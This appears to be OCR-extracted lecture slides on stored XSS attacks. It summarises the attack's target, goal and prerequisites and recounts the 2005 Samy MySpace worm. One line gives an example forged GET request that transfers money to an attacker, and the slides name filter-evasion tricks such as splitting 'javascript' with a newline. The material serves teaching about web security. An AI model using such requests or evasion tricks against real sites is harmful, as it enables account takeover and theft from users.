
Stored XSS attack




Stored XSS attack



Stored XSS attack




Stored XSS attack




```
GET http://bank.com/transfer?amt=9999&to=attacker
```

Stored XSS attack



Stored XSS Summary

- Target: User with *Javascript-enabled browser* who visits *user-influenced content* on a vulnerable web service
- Attack goal: Run script in user's browser with same access as provided to server's regular scripts (i.e., subvert SOP)
- Key tricks:
  - Ability to leave content on the web server (forums, comments, custom profiles)
    - Optional: a server for receiving stolen user information
  - Server fails to ensure uploaded content does not contain embedded scripts

Your friend and mine, Samy

- Samy embedded Javascript in his MySpace page (2005)
  - MySpace servers attempted to filter it, but failed
    - allowed script in CSS tags
    - allowed javascript as “java\nscript”
- Users who visited his page ran the program, which
  - Made them friends with Samy
  - Displayed “but most of all, Samy is my hero” on profile
  - Installed script in their profile to propagate
- From 73 to 1,000,000 friends in 20 hours
  - Took down MySpace for a weekend

Felony computer hacking; banned from computers for 3 years

